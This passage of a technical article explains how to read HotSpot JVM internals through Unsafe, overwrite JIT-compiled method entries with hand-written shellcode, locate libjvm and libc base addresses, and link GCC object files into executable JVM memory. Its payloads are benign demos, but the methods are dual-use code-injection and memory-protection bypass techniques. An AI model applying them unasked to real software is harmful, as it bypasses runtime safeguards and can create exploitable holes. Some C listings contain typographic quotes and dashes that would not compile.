field Klass _prototype_header markOop false 184 0x0
field Klass _next_sibling Klass* false 136 0x0
field Klass _next_link Klass* false 144 0x0
field Klass _vtable_len int false 196 0x0
field Klass _class_loader_data ClassLoaderData* false 152 0x0
```

To explain the format: **field <class> <name> <field type> <static?> <offset> <static address>.** Since all the fields are non static, all of them are false and have a static address of 0.

With this we can now obtain offsets for specific runtime environments, without having to do painstaking static analysis.

2.2 Method Execution

Now to inject our own code into the JIT we first need to look at how the jvm actually executes
methods in the first place.

Looking at the **InstanceKlass**, we see that it contains a list of **Method** objects. When the JVM initially parses the class file and loads the methods, it creates a **ConstMethod** which contains
read-only method data for the interpreter, when java attempts a call it calls **JavaCalls:call**, which ends up in **JavaCalls::call_helper** where it loads a address to jump to.

The **Method** object has multiple addresses to handle, there i2c [Interpreted to compiled], i2i [Interpreted to interpreted] and c2i [Compiled to interpreted]. In basic interpreted mode the compiler will setup a interpreter for the method and interpret it. While doing so it executes it's instructions and enters the first phase of jit compilation. It uses vm intrinsic instructions to replace slow instructions with faster instructions on the fly. Every time a method is called a counter in it's **MethodCounters** get's incremented, the **MethodCounters** class keeps track of alot of external factors of the method, like: CFG edges it connects to, invocation count. These are used by the compilation policy to determine if or at which level a method should be jit compiled. The jvm has multiple policy implementations to figure out when it is time to compile a method, juding static analysis like: amount of loops, is a getter, is nothing, amount of if statements to determine if and which compiler to use to compile the method. When the jvm decides to compile a method, it gets sent off to the **CompilerBroker** where it get enqueued into a compiler queue. Dumping the threads of a simple java process we can see the queue thread for the 2 compiler implementations:

```
"C2 CompilerThread0" #6 daemon prio=9 os_prio=0 cpu=4,53ms elapsed=14,30s tid=0x00007ed5d0332800
nid=0xad0a0 waiting on condition  [0x0000000000000000]
   java.lang.Thread.State: RUNNABLE
   No compile task

"C1 CompilerThread0" #9 daemon prio=9 os_prio=0 cpu=9,69ms elapsed=14,30s tid=0x00007ed5d0334800
nid=0xad0a1 waiting on condition  [0x0000000000000000]
   java.lang.Thread.State: RUNNABLE
   No compile task
```

The main compiler implementations are C1 and C2. C1 being the first and more simpler variant of the JIT compiler, it transpiles the code using some optimizations and runtime assumtions into simple native blobs. The C2 compiler is a optimizing compiler.

Utilizing IR optimization and more to create a optimized version of the java code and create a more performant version of the code.

After the compiler is done compiling, the method is indicated to be compile and the entry point now points to the JIT compiled entry. The **JavaCalls::call_helper** function now sets up the frame and jumps into the JIT code directly, executing it there.
So now we know that JIT methods get compiled under certain conditions, the most common condition is calling a method often in the same conditions.

But how do we get to the method in the first place? We can simply navigate the **InstanceKlass** struct, locate the **Array<Method*> _methods** field. To figure out what method we have it is going to require a bit more indirection. Every method is structured like this (comments from original source code):

```
class Method : public Metadata {
  ...
 private:
  ConstMethod*      _constMethod;                // Method read-only data.
  MethodData*       _method_data;
  MethodCounters*   _method_counters;
  AccessFlags       _access_flags;               // Access flags
  int               _vtable_index;               // vtable index of this method (see 
VtableIndexFlag)
                                                 // note: can have vtables with >2**16 elements 
(because of inheritance)
  u2                _intrinsic_id;               // vmSymbols::intrinsic_id (0 == _none)

  // Flags
  enum Flags {
    _caller_sensitive      = 1 << 0,
    _force_inline          = 1 << 1,
    _dont_inline           = 1 << 2,
    _hidden                = 1 << 3,
    _has_injected_profile  = 1 << 4,
    _running_emcp          = 1 << 5,
    _intrinsic_candidate   = 1 << 6,
    _reserved_stack_access = 1 << 7
  };
  mutable u2 _flags;


  int               _compiled_invocation_count;  // Number of nmethod invocations so far (for 
perf. debugging)
  address _i2i_entry;                            // All-args-on-stack calling convention
  volatile address _from_compiled_entry;         // Cache of: _code ? _code->entry_point() : 
_adapter->c2i_entry()
  CompiledMethod* volatile _code;                       // Points to the corresponding piece of 
native code
  volatile address           _from_interpreted_entry; // Cache of _code ? _adapter->i2c_entry() 
: _i2i_entry
  ...
}
```

As we can see the JIT entry is at **_from_compiled_entry**, as it changes automatically from the interpreter entry **c2i_entry** to the JIT entry **_code->entry_point().**

2.3 Getting methods

Going back to methods, to get the name and signature of the current method we need to read it’s read-only **ConstMethod** data.

```
class ConstMethod : public MetaspaceObj {
  ...
private:
  ConstantPool*     _constants;                  // Constant pool

  ...
  u2                _name_index;                 // Method name (index in constant pool)
  u2                _signature_index;            // Method signature (index in constant pool)
  ...
```

Now we have the constant pool index of both the name and signature, to figure out how to now get the **Symbol** of those we need to read the **ConstantPool** data. Looking at the class it does not contain much:

```
class ConstantPool : public Metadata {
 private:
  Array<u1>*          _tags;        // the tag array describing the constant pool’s contents
  ConstantPoolCache*  _cache;       // the cache holding interpreter runtime information
  InstanceKlass*      _pool_holder; // the corresponding class
  Array<u2>*          _operands;    // for variable-sized (InvokeDynamic) nodes, usually empty

  Array<Klass*>*      _resolved_klasses;

  enum {
    _has_preresolution    = 1,      // Flags
    _on_stack             = 2,
    _is_shared            = 4,
    _has_dynamic_constant = 8
  };

  int                 _flags;  // old fashioned bit twiddling
  int                 _length; // number of elements in the array

  union {
    // set for CDS to restore resolved references
    int               _resolved_reference_length;
    // keeps version number for redefined classes (used in backtrace)
    int               _version;
  } _saved;
}
```

This is because, again the data is stored after the class itself in a linear fashion. In this case the **_tags** array gives the length of the data after the class and also gives informationon how to interpret the data. The data is a list of data and the data type is determined by the tag given at the same index in the **_tags** array. Every element has the same size of 4 bytes, 8 byte datatypes, like pointers, take up 2 slots

in this data structure.
Further down in the class we can see a helper function to obtain a **Symbol*:**

```
  Symbol** symbol_at_addr(int which) const {
    assert(is_within_bounds(which), "index out of bounds");
    return (Symbol**) &base()[which];
  }
```

base() is a function that uses some pointer math to return a data pointer after the class:

```
intptr_t* base() const { return (intptr_t*) (((char*) this) + sizeof(ConstantPool)); }
```

So this tells us that to get our method name and signature we need to read **base + index * size.** Below is a small piece of code that creates a simple data structure for each method with it's name and signature:

```
// NOTE: Method simple data container class
List<Method> methods = new ArrayList<>();

// NOTE: offsets from vm structs
final int methodsOffset = 408;
final int arrayDataOffset = 8;
final int arrayLengthOffset = 0;

long methodsArray = unsafe.getAddress(klass + methodsOffset);
int methodsArrayLength = unsafe.getInt(methodsArray + arrayLengthOffset);
long methodsArrayData = methodsArray + arrayDataOffset;
int methodsArrayElementSize = unsafe.addressSize();

final int constMethodOffset = 8;
for(int i = 0; i < methodsArrayLength; i++) {
    long method = unsafe.getAddress(methodsArrayData + i * methodsArrayElementSize);
    long constMethod = unsafe.getAddress(method + constMethodOffset);

    final int nameIndexOffset = 42;
    final int signatureIndexOffset = 44;
    final int constantPoolOffset = 8;

    short nameIndex = unsafe.getShort(constMethod + nameIndexOffset);
    short signatureIndex = unsafe.getShort(constMethod + signatureIndexOffset);

    long constantPool = unsafe.getAddress(constMethod + constantPoolOffset);

    final int constantPoolSize = 64;
    final int elementSize = unsafe.addressSize();

    final long baseAddress = constantPool + constantPoolSize;

    long nameSymbol = unsafe.getAddress(baseAddress + nameIndex * elementSize);
    long signatureSymbol = unsafe.getAddress(baseAddress + signatureIndex * elementSize);

    // NOTE: getSymbol equivilant to code above for getting Klass name.
    methods.add(new Method(getSymbol(nameSymbol), getSymbol(signatureSymbol)));
}
```

Now looking at a print output of the methods list we can see the following:

```
<init>(Ljava/lang/ClassLoader;Ljava/lang/Class;)V
<clinit>()V
checkPackageAccess(Ljava/lang/SecurityManager;Ljava/lang/ClassLoader;Z)V
forName(Ljava/lang/String;ZLjava/lang/ClassLoader;)Ljava/lang/Class;
forName(Ljava/lang/Module;Ljava/lang/String;)Ljava/lang/Class;
forName(Ljava/lang/String;)Ljava/lang/Class;
forName0(Ljava/lang/String;ZLjava/lang/ClassLoader;Ljava/lang/Class;)Ljava/lang/Class;
toString()Ljava/lang/String;
getModule()Ljava/lang/Module;
...
```

These are cleary the methods of the **java.lang.Class** class.
Great, now we have a way of obtaining the internal backing of any method of any class.

Back to our original goal of installing our own code.

We already escaped the sandbox java put in place and we change the internals already. But we can't allocate executable pages yet.. or can we? Looking more closely at how the jvm allocates it's pages for JIT methods, we find that it uses the function **os::commit_memory(char* addr, size_t size, bool executeable)** following to the linux os implementation we can find the following:

```
int os::Linux::commit_memory_impl(char* addr, size_t size, bool exec) {
  int prot = exec ? PROT_READ|PROT_WRITE|PROT_EXEC : PROT_READ|PROT_WRITE;
  uintptr_t res = (uintptr_t) ::mmap(addr, size, prot,
                                   MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0);
  ...
}
```

So we can see that it allocates RWX pages. This is perfect for us.

3 Installing code

Now, we know if and how we can inject our code, so let's try it. For now we only have access to shellcode in our environment.

Here is a small shellcode example for linux x86_64 which will just simply print **'Hello, World!'** to standard out:

```
jmp data_jump
run:
mov eax, 1 ;; sys_write
mov edi, 1 ;; stdout
pop rsi ;; pops the 'data' address, buf
mov edx, 0xc ;; length
```

```
syscall

ret ;; JIT stored return address

data_jump:
call run ;; will push address after this onto stack
data:
dd "Hello, World"
```

Using this injection code, we can force the jvm to JIT compile a method and then inject our shellcode into it.

```
// simple method
private static int x1 = 0;
public static void invoke() {
    // insert code to have enough space for payload
    x1++;
}

final int entryOffset = 56; // _from_compiled_entry
final int codeOffset = 64; // _code

// methods is a Map<String, Long> mapping name + signature to Method*
long method = methods.get("invoke()V");

while(unsafe.getAddress(method + codeOffset) == 0) { // if _code != NULL, then method is compiled
    // increase invocation counter until compiled
    invoke();
}

long entry = unsafe.getAddress(method + entryOffset);

// our shellcode
short[] payload = new short[] { // using shorts to circumvent having to insert casts
        0xEB, 0x13, 0xB8, 0x01, 0x00, 0x00, 0x00, 0xBF, 0x01, 0x00, 0x00, 0x00, 0x5E,
        0xBA, 0x0C, 0x00, 0x00, 0x00, 0x0F, 0x05, 0xC3, 0xE8, 0xE8, 0xFF, 0xFF, 0xFF,
        0x48, 0x65, 0x6C, 0x6C, 0x6F, 0x2C, 0x20, 0x57, 0x6F, 0x72, 0x6C, 0x64, 0x00
};

// write to method entry
for (int i = 0; i < payload.length; i++) {
    unsafe.putByte(entry + i, (byte) payload[i]);
}

// invoke again
invoke(); // jvm will now invoke _from_compiled_entry, executing our payload
```

And we can see, the output of this program is now **Hello, World.** Now we can finally inject our simple shellcode into the jvm JIT, but we can do better. Next up we will build our own program linker to link object files into the jvm JIT.

[Small note on the side about this]:
If you are debugging any of this code using the standard java debugger interface,

trying to step or analyze the method will make it impossible to JIT compile it. This will also undo any code written to it, as it will return even JIT compiled code back to interpreted code.

This is because the jvm, to debug code, deoptimizes the method and marks it as **'unoptimizable'**, aka will only run in interpterter. This is done to allow to hook single instructions and call, instead of having to insert breakpoints and data restores into the JIT code. This can lead to unpredicatable behaviour. This does not happen if you move around the move while debugging.

4 Linking

For this piece we will be building a rudemntary symbol linker to link our code into the JIT. For this we will be using the GNU Compiler toolchain and it's **.o** object files, which represent compiled objects before linking. These object files use the Elf file format to represent it's information, so we will make our linker utilize the elf format specifically.

4.1 Elf format

To understand what we have will have to, let's first take a look at the structure of such a object file, for this we will compile a sample c program:

```
// main.c
#include <stdio.h>

int main() {
    printf("Hello, World!");
}
```

Compiling this using **gcc -c main.c -o main.o** gives us a unlinked version of the **main** executable.

Looking at it using **objdump -x main.o** we can see a sizeable amount of information:

```
main.o:     file format elf64-x86-64
main.o
architecture: i386:x86-64, flags 0x00000011:
HAS_RELOC, HAS_SYMS
start address 0x0000000000000000

Sections:
Idx Name          Size      VMA               LMA               File off  Algn
  0 .text         00000023  0000000000000000  0000000000000000  00000040  2**0
                  CONTENTS, ALLOC, LOAD, RELOC, READONLY, CODE
  1 .data         00000000  0000000000000000  0000000000000000  00000063  2**0
                  CONTENTS, ALLOC, LOAD, DATA
  2 .bss          00000000  0000000000000000  0000000000000000  00000063  2**0
                  ALLOC
  3 .rodata       0000000e  0000000000000000  0000000000000000  00000063  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  4 .comment      00000026  0000000000000000  0000000000000000  00000071  2**0
                  CONTENTS, READONLY
  5 .note.GNU-stack 00000000  0000000000000000  0000000000000000  00000097  2**0
                  CONTENTS, READONLY
  6 .note.gnu.property 00000020  0000000000000000  0000000000000000  00000098  2**3
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  7 .eh_frame     00000038  0000000000000000  0000000000000000  000000b8  2**3
                  CONTENTS, ALLOC, LOAD, RELOC, READONLY, DATA
SYMBOL TABLE:
0000000000000000 l    df *ABS*       0000000000000000 main.c
0000000000000000 l    d  .text       0000000000000000 .text
0000000000000000 l    d  .rodata     0000000000000000 .rodata
0000000000000000 g     F .text       0000000000000023 main
0000000000000000         *UND*       0000000000000000 printf


RELOCATION RECORDS FOR [.text]:
OFFSET           TYPE              VALUE
000000000000000b R_X86_64_PC32     .rodata-0x0000000000000004
0000000000000018 R_X86_64_PLT32    printf-0x0000000000000004


RELOCATION RECORDS FOR [.eh_frame]:
OFFSET           TYPE              VALUE
0000000000000020 R_X86_64_PC32     .text
```

Most important for us are the relocation records listed here, as these are basically instructions for a linker on where to relocate information to. Because at compile time the compiler does not know at which address or at which offset symbols will be placed, it just inserts a placeholder and records a relocation to tell the linker what to place there once all the symbols are located.

We can see this if we disassemble the main function:

```
0000000000000000 <main
   0:   f3 0f 1e fa             endbr64
   4:   55                      push   %rbp
   5:   48 89 e5                mov    %rsp,%rbp
   8:   48 8d 05 00 00 00 00    lea    0x0(%rip),%rax        # f <main+0xf> ; string
   f:   48 89 c7                mov    %rax,%rdi
  12:   b8 00 00 00 00          mov    $0x0,%eax
  17:   e8 00 00 00 00          call   1c <main+0x1c> ; printf
  1c:   b8 00 00 00 00          mov    $0x0,%eax
  21:   5d                      pop    %rbp
  22:   c3                      ret
```

As visible here, the parts where the offsets would go are left blank.
The relocations encode instructions on how to place the address of the symbol.
This taken as example:

```
000000000000000b R_X86_64_PC32     .rodata-0x0000000000000004
```

It says that it's offset 0x0b into the .text section and is a R_X86_64_PC32 relocation. This basically means that the address at that point must be a pc-relative

32 bit offset pointing to the symbol **‘.rodata-0x4’.**
The other one:

```
0000000000000018 R_X86_64_PLT32    printf-0x0000000000000004
```

Is a bit diffrent, as it suggests using a PLT (Proceedure Lookup Table). Where as the name suggests, it creates a offset into a local table, which then gets filled in via the dynamic linker which holds the true runtime address of ‘printf’.

So this would involve creating a new section to the program, where we would place a absolute jump to printf and then just place a offset to that jump into the call.

R_X86_64_PC and R_X86_64_PLT are the majorly used relocations in these object file. And while there are more relocations, for our simple linker we will just focus on these 2 groups of relocations.

Now, for our linker we also need to of course: be able to resolve symbols given by the object file. For our example we will just focus on resolving libjvm and libc, as this allows us to already write relatively complete programs.

4.2 Resolving symbols

To resolve symbols from these libraries, we will go the route of:
- Find the shared library file
- Parse the ELF contained to find the exported symbols
- Find the memory address where this shared library is already loaded into (base)
- Get the symbol address by adding the export offset + base

Now for our linker we will be just focusing on using the **libc** and **libjvm** symbols, so we will need to find their base addresses.

4.2.1 Libjvm base

First, we will find the **libjvm** base, as that will help us to find the **libc** base.

The approach brings us back to the internal fields mentioned in the steps to find the native class mirror. But with the key difference that this one is not as hidden as the others.
The **java/lang/Thread** class has a field called eetop:

```
public class Thread implements Runnable {
    ...
    /* Fields reserved for exclusive use by the JVM */
    private boolean stillborn = false;
    private long eetop;
    ...
}
```

According to the mirror version in the jvm code, this is the purpose of the field:

```
JavaThread* java_lang_Thread::thread(oop java_thread) {
  return (JavaThread*)java_thread->address_field(_eetop_offset);
}


void java_lang_Thread::set_thread(oop java_thread, JavaThread* thread) {
  java_thread->address_field_put(_eetop_offset, (address)thread);
}
```

It stores the pointer to it’s **JavaThread** mirror in the native world.

Now, what can we do with the pointer? Well the **JavaThread** class holds a reference to the current jni environment, used in jni interactions:

```
class JavaThread: public Thread {
  friend class VMStructs;
  friend class JVMCIVMStructs;
  friend class WhiteBox;
 private:
  ...

  JNIEnv        _jni_environment;

  ...
}
```

Looking at the definition of **JNIEnv**, it is just a redefinition of **JNIEnv_.** This struct is basically just a delegate of all the jni functions, and it links back to the c primtive structure **JNINativeInteface_:**

```
struct JNIEnv_ {
    const struct JNINativeInterface_ *functions;

    jint GetVersion() {
        return functions->GetVersion(this);
    }
    jclass DefineClass(const char *name, jobject loader, const jbyte *buf,
                       jsize len) {
        return functions->DefineClass(this, name, loader, buf, len);
    }

    ...
}
```

The **JNINativeInterface_** struct is just a list of function pointers for all the jni functions.
Now the important part in all of this is, that the base implementation of the jni functions is given via a static function table defined within libjvm:

```
// Structure containing all jni functions
struct JNINativeInterface_ jni_NativeInterface = {
    NULL,
    NULL,
    NULL,

    NULL,

    jni_GetVersion,

    jni_DefineClass,
    jni_FindClass,
    ...
```

If we now know the address of this table, we know we are inside the .data section of libjvm. From there we can simply walk downwards in pages until we find the elf header.

Here is some code to find the base at runtime:

```
// first get our libjvm
Path jvmHome = Paths.get(System.getProperty("java.home"));
Path jvmFolder = Files.isDirectory(jvmHome.resolve("jre")) ? jvmHome.resolve("jre") : jvmHome;
jvmFolder = Files.exists(jvmFolder.resolve("bin/lib")) ? jvmFolder.resolve("bin") : jvmFolder;
Path libjvmFile = Files.exists(jvmFolder.resolve("lib/amd64/server/"))
        ? jvmFolder.resolve("lib/amd64/server/libjvm.so") : jvmFolder.resolve("lib/server/libjvm.
so");
ElfLibrary lib = new ElfLibrary(libjvmFile);

Field eeTop = Thread.class.getDeclaredField("eetop");
long nativeThread = unsafe.getLong(Thread.currentThread(), unsafe.objectFieldOffset(eeTop));
// offset was obtained by previous fields 'anchor' (808) and adding it's size (32)
final int offset = 840;
long jniEnv = unsafe.getLong(nativeThread + offset);

long pageSize = unsafe.pageSize();
long begin = jniEnv & -pageSize; // align to page size

// subtract the address of the .data section to avoid stack guard pages when scanning downwards
begin -= lib.getSection(".data").getAddress();

// verification data to avoid false positive
final int elfArch = 2; // 64 bit
final int elfEndian = 1; // little endian

long ptr = begin;

do {
    ptr -= pageSize;

    // check for elf header
    if (unsafe.getByte(ptr) != 0x7f
            || unsafe.getByte(ptr + 1) != 'E'
            || unsafe.getByte(ptr + 2) != 'L' || unsafe.getByte(ptr + 3) != 'F') {
        continue;
    }
    // check for architecture
    if (unsafe.getByte(ptr + 4) != elfArch) {
        continue;
    }
    // check for little endian
    if (unsafe.getByte(ptr + 5) != elfEndian) {
        continue;
    }
    break;
} while (ptr > 0);

// ptr is the base address of libjvm.so
long base = ptr;
```

With this we now have the libjvm base, now we can fish for the libc base.

4.2.2 Libc base

There are many approaches here, but we want to find a function pointer, as then we can just subtract the offset known from the libc library file.
For my approach i chose to use the 'JVM_FindLibraryEntry', which looking at the code...:

```
JVM_LEAF(void*, JVM_FindLibraryEntry(void* handle, const char* name))
  JVMWrapper("JVM_FindLibraryEntry");
  return os::dll_lookup(handle, name);
JVM_END

void* os::dll_lookup(void* handle, const char* name) {
  return dlsym(handle, name);
}
```

...is just a wrapper around **dlsym**, which is a function in libc.
To get the memory location of JVM_FindLibraryEntry, we simply can parse the libjvm.so file and use the offset of the function plus the base.

For this I will be using a wrapper around the jelf library, which is a thin abstraction parser for the elf library.

For getting the **dlsym** address we will use some sigscanning to extract instruction data to find the instruction. For this we will need some sigscanning so we can recongize instructions based on binary / hex patterns.

First we will look at a disassembly view of the function to see what we are looking for:

```
JVM_FindLibraryEntry:
0         f3 0f 1e fa           endbr64
4         48 8d 05 b5 2f 9a 00 lea    [_ZN7VM_Exit10_vm_exitedE],%rax ; VM_Exit::_vm_
exited
11      0f b6 00                movzbl (%rax),%eax
14      84 c0                   test   %al,%al
```

```
16      75 0e                   jne    32 ; Flow goes to version that blocks if vm
exited, irrelevant for here
18      e9 f9 60 2c 00          jmp    _ZN2os10dll_lookupEPvPKc ; os::dll_lookup
; Extra logic skipped
os::dll_lookup:
0        55                     push   %rbp
1        48 89 e5               mov    %rsp,%rbp
4        5d                     pop    %rbp
5        e9 56 5f 61 ff         jmp    dlsym@plt
dlsym@plt:
0        ff 25 52 d1 2b 01      jmp    *dlsym@got.plt ; dlsym address stored at dlsym@
got.plt
```

Based on that we can create this code to find the dlsym address:

```
lib.rebase(base); // set library address in memory

long JVM_FindLibraryEntry = lib.getExportAddress("JVM_FindLibraryEntry");

// jmp <relative>
final SigScan jmpRelScan = new SigScan("e9 ?? ?? ?? ??", unsafe::getByte);
// jmp [<relative>]
final SigScan indirectJumpScan = new SigScan("ff 25 ?? ?? ?? ??", unsafe::getByte);

// jmp os::dll_lookup
long jmp = jmpRelScan.scan(JVM_FindLibraryEntry, 0x100);
long osDllLookup = (jmp + 5) + unsafe.getInt(jmp + 1); // pc + ????????

// jmp dlsym@plt
long jmpDlsym = jmpRelScan.scan(osDllLookup);
long dlsymPlt = (jmpDlsym + 5) + unsafe.getInt(jmpDlsym + 1); // pc + ????????

// jmp *dlsym@got.plt
long jmpDlsymGotPlt = indirectJumpScan.scan(dlsymPlt);
long dlsymGotAddr = (jmpDlsymGotPlt + 6) + unsafe.getInt(jmpDlsymGotPlt + 2); // pc + ????????

// follow indirection
long dlsym = unsafe.getAddress(dlsymGotAddr);
```

With this we now have the **dlsym** address, and we can now simply subtract the offset:

```
ElfLibrary libc = new ElfLibrary(Paths.get("/lib/x86_64-linux-gnu/libc.so.6"));

long libcBase = dlsym - libc.getExport("dlsym").getOffset();

libc.rebase(libcBase);
```

Now we can finally focus on linking.

4.3 Final linker

For this we will need to build us a framework of things we need:

- Ability to create new pages, executable specifically
- A linker that resolves relocations and creates sections
- A invoker to that translates a java call into a native call

4.3.1 Entry point compiler

We will first focus on creating a compiler to make java methods that calls native code. For this we will first need to look at how the JIT handles passing arguments, as we need to map them to the x86-64 calling convention.
This topic is answered in a comment in the x86 assembler used by the JIT compiler:

```
// Symbolically name the register arguments used by the Java calling convention.
// We have control over the convention for java so we can do what we please.
// What pleases us is to offset the java calling convention so that when
// we call a suitable jni method the arguments are lined up and we don't
// have to do little shuffling. A suitable jni method is non-static and a
// small number of arguments (two fewer args on windows)
//
//        |-------------------------------------------------------|
//        | c_rarg0   c_rarg1  c_rarg2 c_rarg3 c_rarg4 c_rarg5    |
//        |-------------------------------------------------------|
//        | rcx       rdx      r8      r9      rdi*    rsi*       | windows (* not a c_rarg)
//        | rdi       rsi      rdx     rcx     r8      r9         | solaris/linux
//        |-------------------------------------------------------|
//        | j_rarg5   j_rarg0  j_rarg1 j_rarg2 j_rarg3 j_rarg4    |
//        |-------------------------------------------------------|
```

Here we can see that the calling convention for JIT functions is just a shifted version of the x86-64 calling convention. So to assemble a simple translation invocation we just need to map the j_rarg registers to the c_rarg registers and put it in a java method with the appropriate java arguments.

As we need a way to allocate more pages, it would be nice to have a way to allocate them without hackily generated new JIT methods on the fly. So let's make a wrapper around **mmap** using the technique described above.

```
/// Function to match void *mmap(void addr[.length], size_t length, int prot, int flags, int fd,
off_t offset)
public static long mmap(long addr, long length, int prot, int flags, int fd, int offset) {
  return 0L; // stub
}

static final int[] integerArgumentMappings = new int[] {
  0x89f7, // mov edi, esi
  0x89d6, // mov esi, edx
  0x89ca, // mov edx, ecx
  0x4489c1, // mov ecx, r8d
  0x4589c8, // mov eax, r9d
  0x4189c1, // mov r9d, eax
};

static final int[] longArgumentMappings = new int[] {
  0x4889f7, // mov rdi, rsi
  0x4889d6, // mov rsi, rdx
  0x4889ca, // mov rdx, rcx
  0x4c89c1, // mov rcx, r8
  0x4d89c8, // mov r8, r9
  0x4989c1, // mov r9, rax
};

static void compile(ByteBuffer code, Class<?>[] parameters, long targetAddress) {
    if (parameters.length >= 6) { // rdi will clash
        // mov rax, rdi
        putBytes(code, 0x48, 0x89, 0xf8);
    }
    for (int i = 0; i < parameters.length; i++) {
        Class<?> parameter = parameters[i];
        if (parameter == int.class || parameter == byte.class || parameter == short.class ||
parameter == char.class) {
            putIntAsBytes(code, integerArgumentMappings[i]);
        } else {
            // objects are passed as their pointer
            putIntAsBytes(code, longArgumentMappings[i]);
        }
    }
    // movabs rax, targetAddress
    putBytes(code, 0x48, 0xb8);
    code.putLong(targetAddress);
    // jmp rax
    putBytes(code, 0xff, 0xe0);
}

ByteBuffer code = ByteBuffer.allocate(100).order(ByteOrder.nativeOrder());

compile(code, new Class<?>[] { long.class, long.class, int.class, int.class, int.class, int.class
}, libc.getExportAddress("mmap"));

long jitEntry = makeHot(getClass().getDeclaredMethod("mmap")); // helper function to force jit
compile a method and returns it's _from_compiled_entry

byte[] bytes = code.array();
for(int i = 0; i < code.position(); i++) {
  unsafe.putByte(jitEntry + i, bytes[i]);
}
```

Now every call to **mmap** will act as a translation to the native version, we can test it by allocating a new executable page:

```
// constants copied from mman_linux.h
long page = mmap(0, pageSize, PROT_READ | PROT_WRITE | PROT_EXEC, MAP_PRIVATE | MAP_ANONYMOUS,
-1, 0);
System.out.println("New Page: 0x" + Long.toHexString(page));

New Page: 0x76A1CEEE0000
```

4.3.2 Putting it all together

Continuing, all that's left is the Linker. For this we will write a very simplistic and rudementary linker.

What our linker will need to do is:
- Load section contents into memory with approriate protection flags
- Resolve relocations present in the binary and resolving symbols from loaded libraries or from our own library
- Load all exported symbols listed by the binary

As we have all runtime libraries present at link time, we do not need to do any dynamic linking and can just use direct runtime addresses.

Let's take this step by step.
First, let's create a simple function to load sections into memory:

```
class Linker {

    private final Map<String, Long> sections = new HashMap<>();

    int protectionForSection(ElfLibrary.Section section) {
        int protection = 0;
        if (section.isExecutable()) {
            protection |= PROT_EXEC;
        }
        if (section.isReadable()) {
            protection |= PROT_READ;
        }
        if (section.isWritable()) {
            protection |= PROT_WRITE;
        }
        return protection;
    }

    long resolveSection(ElfLibrary.Section section) {
        long address = sections.getOrDefault(section.getName(), 0L);
        if (address != 0) {
            return address;
        }

        // allocate new pages for the section
        address = mmap(0, section.getSize(), protectionForSection(section) | PROT_WRITE, MAP_
PRIVATE | MAP_ANONYMOUS, -1, 0);

        // copy the section data to the allocated memory
        for (int i = 0; i < section.getData().length; i++) {
            unsafe.putByte(address + i, section.getData()[i]);
        }

        sections.put(section.getName(), address);

        return address;
    }

}
```

With this we can build a method to resolve symbols:

```
// NOTE: in Linker class

private final ElfLibrary binary;
private final List<ElfLibrary> importedLibraries;

private final Map<String, Long> symbols;

long resolveSymbol(ElfLibrary.Symbol symbol) {
    long address = symbols.getOrDefault(symbol.getName(), 0L);
    if (address != 0) {
        return address;
    }

    // see how we have to resolve the symbol
    if (symbol.getType() == ElfLibrary.SymbolType.SECTION) {
        // if it’s a section, simply give its address
        address = resolveSection(binary.getSection(symbol.getName()));
    } else if (binary.isExport(symbol)) {
        // symbol is a function or variable
        address = resolveSection(symbol.getSection()) + symbol.getOffset();
    } else {
        // symbol is not in binary, resolve it from imported libraries
        for (ElfLibrary library : importedLibraries) {
            address = library.getExportAddress(symbol.getName());
            if (address != 0) {
                break;
            }
        }
    }

    // symbol not found
    if (address == 0) {
        throw new RuntimeException(“Symbol not found: “ + symbol.getName());
    }

    symbols.put(symbol.getName(), address);
    return address;
}
```

Now we can build the relocation resolver:

```
long pltEntry(long target) {
    // jmp [rip + 0x6]
    // <target>
    long entry = plt + pltIndex * 16L;
    ByteBuffer buffer = ByteBuffer.allocate(16).order(ByteOrder.nativeOrder());
    putBytes(buffer, 0xff, 0x25);
    buffer.putInt(0);
    buffer.putLong(target);
    for (int i = 0; i < buffer.position(); i++) {
        unsafe.putByte(entry + i, buffer.get(i));
    }
    pltIndex++;
    return entry;
}

void resolveRelocation(ElfLibrary.Relocation relocation) {
    long targetSection = resolveSection(binary.getSection(relocation.getTarget()));
    long targetAddress = targetSection + relocation.getOffset();

    long symbolAddress = resolveSymbol(relocation.getSymbol());

    long relocationAddress = targetAddress;

    switch (relocation.getType()) {
        case PC: // address is calculated: symbol + addend - target
            relocationAddress = (symbolAddress + relocation.getAddend() - targetAddress);
            break;
        case ABSOLUTE:
            relocationAddress = symbolAddress + relocation.getAddend();
            break;
        case PLT:
            relocationAddress = pltEntry(symbolAddress);
            break;
    }

    switch (relocation.getSize()) {
        case REL8:
            unsafe.putByte(targetAddress, (byte) relocationAddress);
            break;
        case REL16:
            unsafe.putShort(targetAddress, (short) relocationAddress);
            break;
        case REL32:
            unsafe.putInt(targetAddress, (int) relocationAddress);
            break;
        case REL64:
            unsafe.putLong(targetAddress, relocationAddress);
            break;
    }
}
```

And to put it all together:

```
Map<String, Long> link() {
    // first we allocate space for our plt
    plt = mmap(0, 4096, PROT_READ | PROT_WRITE | PROT_EXEC, MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);

    // then resolve all relocations
    for (ElfLibrary.Relocation relocation : binary.getRelocations()) {
        resolveRelocation(relocation);
    }

    // resolve all other exports
    for (ElfLibrary.Symbol symbol : binary.getExports()) {
        resolveSymbol(symbol);
    }

    return symbols;
}
```

4.4 Using our linker

With this our linker is finally done, let’s try it out on our test program from the begnning:

```
public static int main() {
  return 0; // stub
}

ElfLibrary program = new ElfLibrary(Paths.get(“main.o”));
Linker linker = new Linker(program, List.of(lib, libc));

Map<String, Long> symbols = linker.link();

long entry = makeHot(getClass().getDeclaredMethod(“main”));

ByteBuffer code = ByteBuffer.allocate(100).order(ByteOrder.nativeOrder());

compile(code, new Class<?>[0], symbols.get(“main”));

byte[] bytes = code.array();
for(int i = 0; i < code.position(); i++) {
  unsafe.putByte(entry + i, bytes[i]);
}

main();
```

```
Hello, World!
```

That seems like it works, let’s try a bit more complex program to test it:

```
#include <stdio.h>

int main() {
    int n;
    scanf(“%d”, &n);
    for (int i = –n + 1; i < n; i++) {
        int spaces = i < 0 ? –i : i;
        int stars = n – spaces;
        for (int j = 0; j < spaces; j++)
            printf(“ “);
        for (int k = 0; k < 2 * stars – 1; k++)
            printf(“*”);
        printf(“\n”);
    }
    return 0;
}
```

Doing the same process, as above we get the following output:

```
10
         *
        ***
       *****
      *******
     *********
    ***********
   *************
  ***************
 *****************
*******************
 *****************
  ***************
   *************
    ***********
     *********
      *******
       *****
        ***
